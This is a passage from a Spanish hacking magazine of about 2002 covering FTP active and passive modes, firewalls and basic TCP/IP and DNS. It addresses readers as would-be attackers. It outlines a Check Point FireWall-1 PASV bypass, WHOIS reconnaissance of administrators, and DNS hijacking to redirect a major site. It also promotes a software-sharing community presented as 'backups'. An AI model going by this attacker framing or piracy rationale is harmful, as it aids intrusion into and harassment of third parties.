- Por cada Cliente el Servidor mantiene una Conexión de Datos en Puertos Distintos.

Imaginemos un servidor en PORT MODE sirviendo archivos a 3 Clientes distintos Todo sería igual excepto que, para cada Conexión de Datos, el Servidor abriría un proceso hijo en el puerto 20.

Conexiones del Servidor FTP 62.54.125.12	Conexiones con los Clientes
Puerto 21 (Escuchando)	
Puerto 21 (Establecida)	Puerto 21 (Cliente 84.25.54.5)
Puerto 20 (Establecida)	Puerto 2960 (Cliente 84.25.54.5)
Puerto 21 (Establecida)	Puerto 21 (Cliente 69.2.4.10)
Puerto 20 (Establecida)	Puerto 3269 (Cliente 69.2.4.10)
Puerto 21 (Establecida)	Puerto 21 (Cliente 205.21.26.7)
Puerto 20 (Establecida)	Puerto 3265 (Cliente 205.21.26.7)

4.- La importancia de todo lo aprendido!!!!

Los conceptos aquí descritos son de suma importancia tanto para administradores como para nosotros los “aprendices de la red”

Para nosotros:

- Para cuando os enseñemos como utilizar Servidores FTP en nuestro beneficio.
- Para “saltarnos” Firewalls.
- Para conexiones Inversas.
- Para acceso a recursos protegidos.
- Para ataques a terceros.

Ya iremos enseñando todo esto paso a paso, pero no podrás entender las explicaciones si desconoces lo comentado en este texto.

Para los administradores:

- Para saber cómo configurar tu Servidor FTP correctamente según las demandas de tus Clientes.
- Para poder solucionar el problema más común de tus Clientes, la imposibilidad de bajarse archivos a pesar de haberse conectado con éxito a tu Servidor FTP. Recuerda que existen dos motivos por los que se produce este error: el primero la incapacidad de tu Servidor de aceptar conexiones PASV (tratado en este artículo), y el segundo la necesidad de activar la opción NAT del Cliente (se

tocó el tema en el artículo del Flash FXP).

En el siguientes artículos estudiaremos la necesidad de activar el PASV MODE en caso de que nuestros Clientes estén detrás de un Firewall y las implicaciones del NAT (Traducción de Direcciones de Red) en las relaciones entre Servidores y Clientes.

No asimilarás estos conceptos a la primera, te lo advierto!!! Debes leer y practicar los conceptos que aquí se describen, ¿vale?... te serán muy útiles, te lo aseguro .

PORT MODE --- PASV MODE Y LOS FIREWALLS: LA UTILIDAD DE LO APRENDIDO :)

* ¿Por qué me haces estudiar todo este rollo del PORT y PASV MODE?

* Hombre, si me preguntas eso mejor te dedicas a otra cosa. Lo que te ha movido a comprar esta revista es la "curiosidad" de "lo desconocido", poder controlar aquello que otros nunca controlarán. Anda, sigue leyendo y lo comprenderás...

Recuerda que en el artículo anterior propusimos el problema que sufrían algunos Clientes cuando se conectaban a nuestro Servidor FTP. Podían conectarse pero eran incapaces de bajarse archivos. Recordad que este problema podía ser debido a dos motivos:

- Motivo 1: Que el Cliente esté detrás de un Firewall, por lo que necesitará acceder a nuestro Servidor mediante PASV MODE y, por supuesto, nuestro servidor deberá admitir ese tipo de conexiones.
- Motivo 2: Que el Cliente (o el Servidor) esté tras un NAT ("traductor de direcciones de red") , por lo que tendrá que activar la opción NAT en su FlashFXP (o cualquier otro software Cliente FTP que utilice).

1.- Vamos a meternos de lleno en el PASV MODE, la razón de su existencia, su relación con los Firewalls y las posibles vulnerabilidades :). Dejamos el NAT para otro artículo (que se lo merece).

No empezaremos ahora un "curso de Firewall", pero sí dejaremos claros una serie de puntos importantes:


- La misión de un Cortafuegos (Firewall) es impedir las conexiones no "preparadas", es decir, conexiones no esperadas a puertos no esperados.

- Normalmente bloquean por defecto casi todas las conexiones entrantes a la Red que protegen pero son bastante permisivos con las conexiones "salientes" de la red protegida. Esto es muy genérico, pero es así y es muy importante.

La mayoría de ataques llamados "de conexión inversa" se realizan utilizando esta característica de los Firewalls: la permisividad frente a las conexiones salientes. Esto provoca, por ejemplo, poder hacer un telnet inverso y conseguir una Shell del Sistema remoto gracias a que ha sido el "remoto" quien se ha conectado a nosotros Ya os enseñaré a hacer esto, pero antes hay que estudiar un poco mas.


Ejemplo 1: Un Cliente sin Firewall accediendo en PORT MODE a un Servidor con Firewall que no admite PASV MODE.

Imagina que tienes un Servidor FTP montado en el Puerto 21 y que no admite PASV MODE. Protegiendo tu RED tienes un Firewall que bloquea todas las llamadas entrantes de los Clientes a todos los puertos (incluido el 21) porque no tiene conocimiento (no ha sido configurado) de que ese Servidor puede (y debe) atender llamadas entrantes. El resultado es que ningún Cliente podrá conectarse.




Pero este caso no es muy realista, porque normalmente el Firewall que defiende La RED donde se encuentra el Servidor FTP se configura para admitir conexiones entrantes y salientes para los programas Servidores. Si no, sería imposible ni tan siquiera establecer la Conexión de Control.

Esto quedaría así:



Ejemplo 2: Un Cliente con Firewall accediendo en PORT MODE a un Servidor con Firewall que no admite PASV MODE.

Mírate el gráfico y lo comentamos después:




¿Qué ha ocurrido? ¿Por qué no le llega la conexión de Datos? Pues porque como ya hemos avisado, el Firewall del cliente detiene la conexión entrante.

La solución sería decirle al Cliente (que utiliza por ejemplo el FlashFXP) que configure su Firewall para que deje pasar (actuar) a su Software Cliente (el FlashFXP) como un Servidor, es decir, que le de todo tipo de permisos. Buffffffff, eso no es bueno cara a la seguridad ¿verdad? Pues bien, para eso existe el modo PASV Ahora veremos eso en el ejemplo 4.

Ejemplo 3: Un Cliente con Firewall accediendo en PASV MODE a un Servidor con Firewall que no admite PASV MODE.

No tiene sentido explicar esta posibilidad, porque si el Servidor FTP no admite PASV MODE simplemente la conexión no se realizará con éxito.

Ejemplo 4: Un Cliente con Firewall accediendo en PASV MODE a un Servidor con Firewall que admite PASV MODE.



Ahora acabamos de descubrir el motivo de la existencia del PASV MODE Podemos ver como es el Cliente quien establece la Conexión de Datos, respetando la seguridad del Firewall que impide las conexiones entrantes Ahora no hay ni una sola conexión entrante al Cliente

Alguien podría decirme que SI existe una conexión entrante, esa flecha donde pone envío de comandos. Pero recordad que esos comandos se transmiten por una Conexión de Control ya creada anteriormente por el Cliente ¿vale? Recuerda que la conexión, una vez creada permanece hasta que el Cliente cierra su FlashFXP y que en una relación Cliente FTP con Servidor FTP solo existen dos conexiones (la de Control y la de Datos).

Queda claro entonces que las dos conexiones (Control y Datos) han sido establecidas por el Cliente, respetando entonces la máxima de cualquier Firewall: Defender la RED de Conexiones Entrantes

2.- Muy bien, te has quedado a gusto… ¿y ahora que?

Cuando te explique como saltarte algunos tipos de Firewalls que protegen Servidores FTP en modo PASV ya me lo agradecerás, ya .

Un ejemplo: Existe un error de implementación del cortafuegos FireWall-1 de la empresa Check Point. Este permite a una máquina con servidor FTP protegida tras este cortafuegos, ser vulnerable a todo tipo de accesos.

FireWall-1 es lo que se denomina un "stateful packet firewall" (cortafuegos de paquetes, con estado). Este tipo de cortafuegos abren y cierran ventanas de comunicación observando el tráfico en tiempo real, de forma dinámica. El FW-1 acepta comandos "PASV" por parte de sus usuarios, para permitir que estos atraviesen su propio cortafuegos (lógico ¿no?, si no no podrían transferirse los archivos, objetivo de tener un Servidor FTP)… PERO!!! … el problema con FW-1 es la forma que tiene de detectar la apertura de puertos en el servidor FTP que protege: sencillamente busca la cadena 227 al principio de cada paquete que envía el servidor FTP (227 es la respuesta al comando PASV) … Y … existen otros casos en que se puede encontrar un 227 al principio de un paquete, por ejemplo forzando la fragmentación de una respuesta del servidor FTP empleando técnicas de modulación de MTU (Maximum Transfer Unit - Unidad Máxima de Transferencia) y MSS (Maximum Segment Size - Tamaño Máximo de Segmento).

Claro, claro, ahora ya quieres empezar asaltando máquinas que están protegidas por Firewalls y ser el mejor Hacker de la Red… deja de soñar, todo llegará Lo verdaderamente importante es que ahora ya posees conocimientos que te permitirán comprender conceptos mucho mas avanzados, ahora podrás emprender la lectura y práctica de futuros ejercicios, pero aun falta bastante para que puedas empezar a gatear. Seguro que este párrafo se te ha atragantado con términos como MTU, MSS, detección de apertura dinámica, cortafuegos de paquete con estado… je,je, no esperarías otra cosa ¿verdad? No desesperes, todo será explicado en su momento.

TCP IP: INICIACION (PARTE I)

Presentación, características y objetivos del curso de TCP/IP: Bueno, ya estamos aquí frente a la sección más ambiciosa de esta publicación. Mi intención es conseguir que quien compre esta revista no pase por alto esta sección (y eso será difícil). Para convencerte, solo tengo un argumento y está basado en mi propia experiencia personal, no seas tan tonto como fui yo, durante años esquivé el aprendizaje y comprensión del TCP/IP porque lo consideré innecesario, żpor qué tenía que aprender TCP/IP si era capaz incluso de programar mis propias aplicaciones e incluso mis propios "sistemas de sockets"? Pues ten en cuenta una cosa, por mucho que aprendas (a veces de forma automática) a programar sockets, llegará el momento en que vuestra evolución empezará a ralentizarse, empezareis a tener dudas y esos fragmentos de código que aplicabais automáticamente empezarán a limitar (y traicionar) vuestras posibilidades reales, no hagas como yo, no cometas imperdonable error de "pasar" del TCP/IP. ENFRENTAROS AL RETO, NO TE ARREPENTIRÁS NUNCA!!! Es mas, llegará un momento en que será imprescindible enfrentarte al TCP/IP, así que cuanto antes empecemos, mejor.

A título informativo diré que hace tan solo dos años que estudio el conjunto de protocolos TCP/IP y su ·entorno·, fui un iluso al pensar que con las limosnas de unos míseros textos tendría mas que suficiente para llegar al nirvana : Pero en estos últimos 14 meses he leído unos 30 libros, cientos de "papers" e incontables textos; pocas personas pueden saber como sabe el editor de este texto de la importancia del TCP/IP y, lo que es mas, difícilmente encontrareis ningún texto que os lo explique mas claramente, porque precisamente el que os escribe ha sufrido en sus propias carnes el extraño virus que parece rodear a este tema: el virus del ·tecnicismo extremo·

No creas que el camino será fácil, ni mucho menos, librarse de los tecnicismos es todo un alarde de imaginación y abstracción, el proceso será progresivo e intentaré que esos términos técnicos se introduzcan en vuestro vocabulario (y en concepto) poco a poco. Para conseguir esto he ideado un modo basado en tres pilares:

- Me permitiré el lujo de infringir todas las normas técnicas, es decir, que utilizaré el lenguaje como me convenga e incluso si es necesario reinventaré el significado de las palabras para hacer entender el fascinante mundo que descubriremos. Eso no implica el desconocimiento de los términos técnicos a tratar, no os librareis de ellos puesto que son necesarios para poder afrontar la lectura de otros textos... pero ya os daréis cuenta (poco a poco) de que ciertos conceptos técnicos son llamados de formas distintas según el autor y el punto de vista de quien escribe, lo que hace más difícil discernir de qué se está hablando en cada momento. Así que muchas veces veréis que junto a un concepto enumeraré las muchas formas de referirse técnicamente al mismo.

- Mantendremos siempre un paralelismo entre los conceptos explicados y una abstracción del mismo basada en el mundo real.

- Siempre que sea posible, utilizaremos diversos programas para que la teoría sea aplicada y tengamos constancia de sus utilidades.

1.- INTRODUCCIÓN SOBRE LAS DIRECCIONES IP.

Empecemos por explicar qué es una dirección IP.
Imagina que vas a Madrid (España :) y llegas al archiconocido paseo de la Castellana. Caminas por la calle y te fijas en los números de los portales, como puedes ver van desde el 1 hasta el 358 (por ejemplo). Muy bien, imagina que compras una oficina en el número 222, pues esa es TU dirección: Paseo de la Castellana 222. --------- Pues para saber la dirección de vuestro ordenador, solo tienes que abrir la consola y escribir ipconfig /all (y pulsar enter, por supuesto), os copio un ejemplo de lo que os saldrá:

```
Configuración IP de Windows

        Nombre del host . . . . . . . . . : ratorax5010

        Sufijo DNS principal  . . . . . . :
        Tipo de nodo . . . . . . . . . .  : desconocido
        Enrutamiento IP habilitado. . . . : Sí
        Proxy WINS habilitado. . . . .    : No
```

```
Adaptador Ethernet Conexión ETH          :

        Sufijo de conexión específica DNS :
        Descripción. . . . . . . . . . . : Realtek RTL8139/810X Family PCI Fast
         Ethernet NIC
        Dirección física. . . . . . . . . : 00-C0-DF-04-FD-F6
        DHCP habilitado. . . . . . . . .  : No
        Dirección IP. . . . . . . . . . . : 192.168.0.1
        Máscara de subred . . . . . . . . : 255.255.255.0
        Puerta de enlace predeterminada   :

Adaptador Ethernet Conexión CABLE         :

        Sufijo de conexión específica DNS : menta.net
         Descripción. . . . . . . . . . . : Tarjeta SMC EZ 10/100 PCI (SMC1211TX)
        Dirección física. . . . . . . . . : 00-E0-29-66-A8-1D
        DHCP habilitado. . . . . . . . .  : No
        Autoconfiguración habilitada. . . : Sí
        Dirección IP. . . . . . . . . . . : 62.57.25.211
        Máscara de subred . . . . . . . . : 255.255.248.0
        Puerta de enlace predeterminada   : 62.57.24.1
        Servidor DHCP . . . . . . . . . . : 10.255.255.11
        Servidores DNS . . . . . . . . . .: 212.78.133.138
                                            212.78.128.11
                                            212.78.128.12
         Concesión obtenida . . . . . . .  : domingo, 07 de abril de 2002 17:34:24
         Concesión expira . . . . . . . . .: lunes, 08 de abril de 2002 0:34:24
```

Si quieres, mejor tecleáis esto en la cónsola: ipconfig /all > c:\ipconfig01.txt
Ahora vais a vuestro disco C: y veréis un archivo de texto nuevo llamado ipconfig01.txt, bueno, pues abridlo e imprimidlo, porque debéis tenerlo a la vista ya que trabajareis sobre esos datos.

De momento solo nos interesa la dirección IP (pueden haber varias). En este caso encontramos dos (las tenemos subrayadas): 192.168.0.1 y 62.57.21.11
Muy bien, pues esas son vuestras direcciones, al contrario que al comprar un piso que solo os dan una) aquí podemos tener varias :

La 192.168.0.1 se conoce como privada y puede haber millones de ordenadores que tienen esta dirección, por eso NO SE UTILIZA para Internet, es privada y solo tu puedes utilizarla (mas adelante os explicaré).

La 62.57.21.11 es una dirección publica y SE UTILIZA para Internet, es como la dirección de la oficina que habéis comprado, Paseo de la Castellana 222, cualquier persona podrá enviaros cartas sabiendo esta dirección, aplicándolo a TCP/IP, cualquier persona podrá enviaros "paquetes" (unidades de información) a vuestra IP.

2.- Forma de las IP:

Las IP tienen la forma X.X.X.X, siendo X un número comprendido entre 0 y 255 ambos incluidos.

Ejemplos:

10.256.1.0
198.168.200.254
0.0.0.0
255.255.255.255
127.0.0.1
.
.

Ya trataremos EN PROFUNDIDAD el mundo de las IP en próximos números de esta revista, sólo adelantar que NO TODAS ESTÁN DISPONIBLES para Internet. Hay algunas que sólo funcionarán en Intranets, otras que solo sirven para la difusión (todo llegará), otras que sólo se utilizan para "simular" una red en tu ordenador, etc.

3.- Accediendo a una Dirección de Internet tipo www.microsoft.com y los DNS.

Al comprar una oficina, tenemos la DIRECCIÓN POSTAL tipo Calle-Número-Planta-Puerta-Ciudad-Código Postal-País. Cuando conectamos un ordenador a Internet tenemos una DIRECCIÓN IP tipo xxx.xxx.xxx.xxx.

Imagina que pudiésemos llamar a nuestra Dirección Postal algo así como “LaCasadePedro” y todo el mundo pudiese relacionar ese nombre con la DIRECCIÓN POSTAL. ¿Verdad que estaría muy bien? Pues eso es posible hacerlo con la DIRECCIÓN IP :) Podemos asignar a nuestra DIRECCIÓN IP un NOMBRE, llamado NOMBRE DE DOMINIO :)

Cuando ponemos en nuestro Internet Explorer www.microsoft.com (ahora ya sabemos que eso se llama NOMBRE DE DOMINIO), lo que hace nuestro navegador es llamar a un ordenador para que TRADUZCA el NOMBRE DE DOMINIO a una DIRECCIÓN IP (el ordenador nos lo proporciona nuestro ISP y está corriendo un servicio llamado DNS=Servidor de Nombres de

Dominio).

¿Quieres verlo? Abre la consola y pica ping www.microsoft.com, os saldrá algo parecido a esto:

Haciendo ping a www.microsoft.akadns.net [207.46.197.100] con 32 bytes de datos:
Tiempo de espera agotado para esta solicitud.
Tiempo de espera agotado para esta solicitud.
Tiempo de espera agotado para esta solicitud.
Tiempo de espera agotado para esta solicitud.

Estadísticas de ping para 207.46.197.100:
Paquetes: enviados = 4, recibidos = 0, perdidos = 4
(100% perdidos),

Fijaros en el numerito **207.46.197.100**, se parece a una IP ¿verdad? Pues habéis acertado, esa es la **IP Pública de Microsoft** en Internet.
¿Cómo es posible que escribiendo www.microsoft.com nos aparezca esa dirección que llamamos IP? Pues porque para hacernos la vida mas fácil, unos señores se reunieron un buen día en una habitación y decidieron que para no ir poniendo en nuestro ordenadores direcciones tan raras como **207.46.197.100**, tenían que idear un sistema mas humano. Pues bien, cuando en vuestro navegador de Internet ponemos www.microsoft.com, lo que hace vuestro ordenador es llamar a otro ordenador de Internet para preguntarle la dirección IP de Microsoft. Este ordenador mira en su "base de datos" y te contesta que Microsoft es en realidad 207.46.197.100
A este servicio se le llama **DNS (Servicio de Nombres de Dominio)**, recordadlo, es importante para cuando hagamos ataques de **DNS** :)

Así es como os explicaría lo que es DNS cualquier libro técnico mínimamente bueno (a ver si me sale bien) :)
DNS es un servicio de nombres estándar del IETF. Permite que un equipo cliente registre y resuelva nombres de dominio de DNS. Estos nombres se emplean para encontrar y acceder a recursos de otros equipos de la red o de redes WAN como Internet. Sus componentes principales son:

- Espacio de nombres de dominio y los registros de recursos (RR) asociados. Una base de datos distribuida de información de nombres.

- Resolutores DNS. Facilidad con la que un cliente de DNS se pone en contacto con servidores de nombre DNS y envía peticiones de nombre para obtener información de registros de recursos.

• Servidores de nombre DNS. Servidores que mantienen el espacio de nombres de dominio y los RR y responden a estas peticiones de los clientes de DNS.

¿Os ha gustado? ¿Habéis entendido algo? Pues no me lo he inventado, es prácticamente idéntico a un texto extraído de uno de los libros de TCP/IP mas importante que existe. ¿Por qué no lo entendemos? ¿somos tontos? ¿hablan en otro idioma? NO, simplemente utilizan una serie de elementos implícitos que desconocéis por ahora. Para entenderlo necesitaríais conocer lo que significan conceptos como Espacio de Nombres de Dominio, Nombres de Dominio, Dominios Superiores, Registros de Recursos (RR), Nombres canónicos, Operación de Solicitud de DNS, Actualización de DNS, Zonas DNS (Primarias, secundarias y de Active Directory) y unos 20 términos más.
No, no estoy siendo exagerado ni mucho menos, estoy incluso siendo compasivo con vosotros, porque cada uno de esos conceptos tienen detrás otros tantos y a su vez esos tienen muchos mas hasta acabar en el nirvana del TCP/IP: la construcción manual de paquetes.

¿Podemos ver ahora lo difícil que es escribir este curso? Pues intentaré llevaros poco a poco y paso a paso al Nirvana… cuando acabe este curso (aun queda mucho) podréis incluso construir y direccional vuestros paquetes "a mano".

Ahora volved a fijaros en el resultado del ipconfig /all y mirad la referencia a Servidores DNS. En el caso expuesto hay tres IP: 212.78.133.138, 212.78.128.11 y 212.78.128.12. No os extrañéis, imaginad que el ordenador que hay en la dirección 212.78.133.138 (que es un servidor de DNS) dejase de funcionar, desde ese momento podríais acceder a Internet perfectamente, pero introduciendo directamente la IP del sitio que quisiésemos visitar, porque si pusiésemos en nuestro navegador por ejemplo www.epson.com, nos devolvería un error y una página en blanco. Porque nuestro ordenador, al intentar conectar con el equipo 212.78.133.212 no podría y sería incapaz de saber qué Dirección IP corresponde a www.epson.com. Para evitar que nos quedemos "tirados", los ISP ponen a nuestra disposición un par de máquinas (en este caso tres), si la primera no funciona pasa la petición de DNS a la segunda y así hasta que encuentra una que funciona.

Un apunte mas para que tengamos una visión mas amplia de este tema. Los Servidores de Nombre (DNS)… ¿Cómo saben que una dirección IP corresponde a un nombre determinado? ¿cómo saben que la dirección IP 207.46.197.100 corresponde a www.microsoft.com? Pues porque existe una/s organización/es que se dedica/n a asignar IPs a Nombres, para eso tenemos que rellenar un formulario y enviarlo a una de esas organizaciones para que OS REGISTREN y transmitan esa información a todos los DNS del planeta, a esto se le llama difusión de DNS y por eso, desde que se os asigna un nombre hasta que todo el planeta puede acceder a vuestra IP (X.X.X.X) con un NOMBRE DE DOMINIO (www.nuestronombrededominio.com) pasan unos días. Ese nuevo dato que hace corresponder vuestro NOMBRE DE DOMINIO con vuestra IP debe "copiarse" a todos los servidores del planeta, y eso, aunque es un proceso automático, tarda un poco). Es como si intentásemos informar a todos nuestros conocidos (y al mundo entero) que nuestra nueva dirección es Paseo de la Castellana 222, eso implica cambiar los

listines telefónicos del País, las agendas personales de muchas personas (conocidos, familiares, etc.) ...

4.- DNS y el mundo REAL.

Ahora, para tomar un contacto un poco mas "directo" con la realidad, vamos a investigar qué es lo que saben las compañías registradoras de dominios (nombres que después se asignan a Direcciones IP) de Microsoft : Abrimos el navegador y vamos a www.networksolutions.com y una vez abierta la página picamos sobre WHOIS (está arriba a la derecha). Se abrirá una "page" con un servicio muy útil. Poned microsoft.com en el campo de búsqueda y pulsad GO, en un momento os aparecerán datos de Microsoft.

Registrant:
Microsoft Corporation (MICROSOFT-DOM)
  1 microsoft way
  redmond, WA 98052
  US

*** la persona o compañía que registró el dominio microsoft.com (el nombre Microsoft.com)***

Domain Name: MICROSOFT.COM

*** Este es el nombre de dominio registrado ***

Administrative Contact:
  Microsoft Hostmaster (MH37-ORG) msnhst@MICROSOFT.COM
  Microsoft Corp
  One Microsoft Way
  Redmond, WA 98052
  US
  425 882 8080
  Fax- - - .: 206 703 2641
Technical Contact:
  MSN NOC (MN5-ORG) msnnoc@MICROSOFT.COM
  Microsoft Corp
  One Microsoft Way

Redmond, WA 98052
US
425 882 8080
Fax- PATH
Billing Contact:
idNames, Accounting (IA90-ORG) accounting@IDNAMES.COM
idNames from Network Solutions, Inc
440 Benmar
Suite #3325
Houston, TX 77060
US
703-742-4777
Fax- - 281-447-1160

*** Estos son los contactos, vamos, que si queremos molestar un poco tenemos sus mail e incluso teléfonos ***

Record last updated on 29-Jan-2002.
Record expires on 03-May-2011.
Record created on 02-May-1991.
Database last updated on 7-Apr-2002 06:01:00 EDT.

*** Esto nos informa de cuando fue creado y actualizado el registro ***

Domain servers in listed order:

DNS1.CP.MSFT.NET 207.46.138.20
DNS1.TK.MSFT.NET 207.46.232.37
DNS3.UK.MSFT.NET 213.199.144.151
DNS3.JP.MSFT.NET 207.46.72.123
DNS1.DC.MSFT.NET 207.68.128.151

*** Servidores de Dominio ***

¿Para qué sirve todo esto? Hombre, si lo miramos desde el punto de vista de un posible atacante (o sea, tu mismo :) pues pone a tu disposición, por ejemplo, los mail de los Administradores de Red y sus nombres... ummm... ¿y qué? Pues que utilizando un buscador como www.google.com (el mejor buscador que existe) quizás encontremos consultas o consejos

que estas personas dan a sus clientes o cosas mucho mas peligrosas como explicaciones exhaustivas de cómo está formada su red. Os sorprenderíais de lo que podemos encontrar con un buen buscador.

Pero esta sección es de TCP/IP, así que dejemos el tema por ahora, que en próximos números ya os enseñaremos esas cosas :

5.- Alimentando la Curiosidad:

Bueno, venga … A estas alturas ya debéis imaginaros qué es un ataque por DNS ¿verdad? ¿no? Venga, échale un poco de imaginación :

Un poco mas arriba tenemos los Servidores de Dominio de Microsoft

Domain servers in listed order:

DNS1.CP.MSFT.NET	207.46.138.20
DNS1.TK.MSFT.NET	207.46.232.37
DNS3.UK.MSFT.NET	213.199.144.151
DNS3.JP.MSFT.NET	207.46.72.123
DNS1.DC.MSFT.NET	207.68.128.151

Hemos dicho que los Servidores DNS "informan" del Nombre de Dominio asignado a una Dirección IP ¿verdad? Pues

- ¿qué pasaría si tomásemos el control de un Servidor DNS de Microsoft y cambiásemos los datos?
- ¿Qué pasaría si el Nombre de Dominio www.microsoft.com apuntase a otra IP en lugar de la IP de Microsoft? (por ejemplo apuntase a la Web de www.lomasguarrodeinternet.com)

Pues muy sencillo, cada vez que un ser humano introdujese en su Internet Explorer (o cualquier otro navegador) www. Microsoft.com, en lugar de acceder a la Web de Microsoft, estaría accediendo a una Web de contenido erótico :

*** Los ataques de DNS son mas sencillos que un ataque en toda regla al Servidor de Páginas Web, de ahí que sean muy comunes :) ***

EL MEJOR GRUPO DE SERVIDORES FTP DE HABLA HISPANA

Para que podamos empezar a practicar en ·el mundillo· de los FTPs, nada mejor que ofreceros una de las joyas de Internet: WWW.SOFTCONZ.COM

Esta es con diferencia la mejor comunidad de FTPs que existe en habla hispana y posiblemente una de las mejores del planeta. Personalmente no he encontrado algo parecido en todo Internet.

ADVERTENCIA

Esta WEB no contiene programas pirata para descargar, es simplemente el vehículo mediante el cual un grupo de personas (ahora ya casi 200) comparten sus Copias de Seguridad.

Imagina que tienes un programa y pasado un tiempo intentas reinstalarlo, imagina que por "motivos desconocidos" no puedes reinstalarlo porque tu CD es incapaz de leer el disco: a tu perro le hacía gracia el agujero de en medio, tu hermano pequeño utilizó el CD de pizarra o simplemente lo pisaste después de perder por enésima vez contra ese MOD que te trae por el camino de la amargura.

Imagina que llamas a la distribuidora y te dicen que lo sienten mucho pero NO PUEDEN HACER NADA. Si tu CD está mal, compra de nuevo el programa... que graciosos...

Pues ahora tienes una COMUNIDAD de FTPeros ejemplarmente administrada para recuperar esos programas que te dejaron de funcionar.





Para entrar en este sitio web usted deberá leer, entender, comprender lo leído y aceptarlo, en caso contrario le queda prohibida la entrada (pulse sobre salir o cierre de inmediato esta ventana).

INFORMAMOS que este no es un lugar de libre entrada sino que se trata de una zona privada. Quedando la entrada restringida.

AVISO

Este lugar es privado y de acceso restringido y por ello se encuentra bajo los derechos y la protección que a estos lugares las leyes de nuestro país, el Ordenamiento Jurídico Internacional y el Internet Privacy Act dispensan, no pudiéndose entender que aceptamos la libre entrada.

Esta es una comunidad de usuarios de ftp, y toda la información aquí recogida a sido proporcionada por los usuarios de la misma, no haciéndose responsable de ella los webmasters de la misma.

En ningún caso esta página apoya la piratería, es más, la rechaza frontalmente.

Si pretendes utilizar esta Web y su material como epicentro de tus actos ilícitos e ilegales, te equivocas de lugar, y todo mal acto que hagas será responsabilidad tuya y en ningún caso de los webmasters.

Nos reservamos el derecho de vetar la entrada a cualquier sujeto a nuestra Web-site y a su vez se reserva el derecho de prohibir el uso de cualquier información, en concordancia con los derechos de autor otorgados por el artículo 14 LPI.

Este Web-site NO CONTIENE ningún tipo de programa con derecho de autor en su espacio, lo único que ofrece son direcciones ftp ofrecidas por sus usuarios.

Si en tu país, este tipo de página esta prohibido, TU y solo TU eres el culpable de esto. Si sabes que no puedes no entres.

El usuario es el único responsable del contenido del ftp que ha ofrecido a la comunidad.

Internet

EL SISTEMA:

